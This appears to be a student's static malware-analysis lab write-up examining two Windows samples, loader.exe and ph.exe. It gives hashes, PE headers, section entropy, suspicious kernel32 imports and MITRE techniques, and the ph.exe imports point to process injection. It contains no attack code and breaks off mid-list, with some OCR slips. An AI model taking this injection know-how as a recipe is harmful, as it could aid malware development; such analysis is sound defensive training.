
1b-2 Optional Header

Check the optional header:




- EntryPoint: `0x00008090`
- ImageBase: `0x140000000`
- Subsystem: Console

1b-3 Sections




- Sections information
  - **Section Name:** A
    - Usage: unknown (uncommon section - being 0 bytes might means this section serve for unpacked content)
    - Raw Size: 0 bytes
    - Virtual Size: 24576 bytes
    - Permission: Writable, Executable
    - Entropy: 0 (null)
  - **Section Name:** B
    - Usage: unknown (uncommon section)
    - Raw Size: 5120 bytes
    - Virtual Size: 8192 bytes
    - Permission: Writable, Executable
    - Entropy: 7.543 (High entropy - **possibly packed**)
  - **Section Name:** .rsrc
    - Usage: Resource directory
    - Raw Size: 1536 bytes
    - Virtual Size: 4096 bytes
    - Permission: Writable
    - Entropy: 3.922

Check the **libraries** section:




- Only kernel32.dll

1b-4 Functions




- kernel32.dll
  - Function: VirtualProtect
    - https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
    - Usage: Changes the protection on a region of committed pages in the virtual address space of the calling process.
    - Suspisious?
      - Yes - likely used for unpacking / code injection
  - Function: LoadLibraryA
    - https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya
    - Usage: Loads the specified module into the address space of the calling process. The specified module may cause other modules to be loaded.
    - Suspicious?
      - Yes - likely used for unpacking / code injection
  - Function: GetProcAddress
    - https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress
    - Usage: Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL).
    - Suspicious?
      - Yes and likely used for unpacking / code injection

1b-5 ATT&CK Analysis




- **Execution - T1106 - Native API**
  - Library: kernel32.dll
  - Function: LoadLibraryA
  - Description: Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors.
  - Reference: https://attack.mitre.org/techniques/T1106/

1b-6 Resources




- Only has the manifest.

Also check the manifest:



- Admin privilege is not required

1b-7 Strings



- `explorer.` at `0xE4F`

2b - Reverse Engineering - loader.exe

See **4 - Unpacking** instead.

1c - Static analysis of ph.exe


Summary

Question	Answer	Reference section
1. What are the hashes of the malware sample?	MD5: D2DCC98A3CF29BE377291DAC3EE5DF1C SHA1: 71C99BD947C9E69AE92CC2C850B904F35F01DACF SHA256: 2C1C44345CDEB6E8F701CECF2A4016AC8F14B6CE237318B195093248D0B5363C	1c-1
2. What is the file type?	Windows PE	1c-1
3. What is the compilation time stamp?	Sun Jun 14 07:03:36 2020	1c-1

Question	Answer	Reference section
4. What are the file characteristics (e.g. EXE, DLL, 32-bit, 64-bit, etc.)?	EXE, 64-bit	1c-1
5. What is the Image Base and the Entry Point address?	Image Base: 0x140000000 Entry Point: 0x1980	1c-2
6. Provide details about each section found in terms of their names, sizes, permissions, entropy, and what each is used for.	See the reference 1c-3	1c-3
7. What are the libraries (DLLs) referenced by this sample and which functions do you think are suspicious?	See details i nthe reference 1c-4	1c-4
8. What are the MITRE techniques being used?	T1124, T1106, T1082, T1055	1c-5
9. Is this sample packed or not and what proof do you have?	Unlikely based on the section names and entropy	1c-3
10. What interesting findings can you extract from the resources section?	Admin privilege is not required	1c-6
11. What interesting strings (ASCII and Unicode) did you find and could they be used later as an IOC? Provide a brief explanation for each string found.	`explorer.`	1c-7
12. Are there any crypto functions being used by the sample and what are they?	No	1c-4


Load `ph.exe` into **PeStudio**.

1c-1 General Information



- Hashes:
  - md5,D2DCC98A3CF29BE377291DAC3EE5DF1C
  - sha1,71C99BD947C9E69AE92CC2C850B904F35F01DACF
  - sha256,2C1C44345CDEB6E8F701CECF2A4016AC8F14B6CE237318B195093248D0B5363C
  - imphash: 687EDAFEB6600648422964431D20AFBD
- File type: Windows PE (determined by the first bytes MZ) - executable (EXE)
- Architecture: 64-bit
- Complied time: Sun Jun 14 07:03:36 2020

1c-2 Optional Header




- EntryPoint: `0x1980`
- ImageBase: `0x140000000`
- Subsystem: Console

1c-3 Sections


- Section information
  - **Section Name:** .text
    - Usage: Executable code
    - Raw Size: 5632 bytes
    - Virtual Size: 5560 bytes
    - Permission: Executable
    - Entropy: 6.066
  - **Section Name:** .rdata
    - Usage: Read-only initialized data
    - Raw Size: 5632 bytes
    - Virtual Size: 5156 bytes
    - Permission: /
    - Entropy: 3.77
  - **Section Name:** .data
    - Usage: Initialized data

        - Raw Size: 512 bytes
        - Virtual Size: 1760 bytes
        - Permission: Writable
        - Entropy: 2.01
    - **Section Name:** .pdata
        - Usage: Exception information
        - Raw Size: 512 bytes
        - Virtual Size: 456 bytes
        - Permission: /
        - Entropy: 3.473
    - **Section Name:** .rsrc
        - Usage: Resource directory
        - Raw Size: 512 bytes
        - Virtual Size: 480 bytes
        - Permission: /
        - Entropy: 4.702
    - **Section Name:** .reloc
        - Usage: Image relocations
        - Raw Size: 512 bytes
        - Virtual Size: 68 bytes
        - Permission: /
        - Entropy: 0.916

1c-4 Functions




- Only `kernel32.dll` is imported




- `kernel32.dll`
  - Function: ReadProcessMemory:
    - https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory
    - Usage: This function reads memory in a specified process. The entire area to be read must be accessible, or the operation fails.
  - Function: WriteProcessMemory
    - https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
    - Usage: Writes data to an area of memory in a specified process.
  - Function: VirtualProtectEx
    - https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotectex
    - Usage: Changes the protection on a region of committed pages in the virtual address space of a specified process.
  - Function: CreateProcessA
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
    - Usage: Creates a new process and its primary thread. The new process runs in the security context of the calling process.
  - Function: GetThreadContext
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getthreadcontext
    - Usage: Retrieves the context of the specified thread.
  - Function: SetThreadContext
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadcontext
    - Isage: A 64-bit application can set the context of a WOW64 thread using the Wow64SetThreadContext function.
  - Function: GetCurrentThreadId
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthreadid
    - Retrieves the thread identifier of the calling thread.
  - Function: GetCurrentProcessId
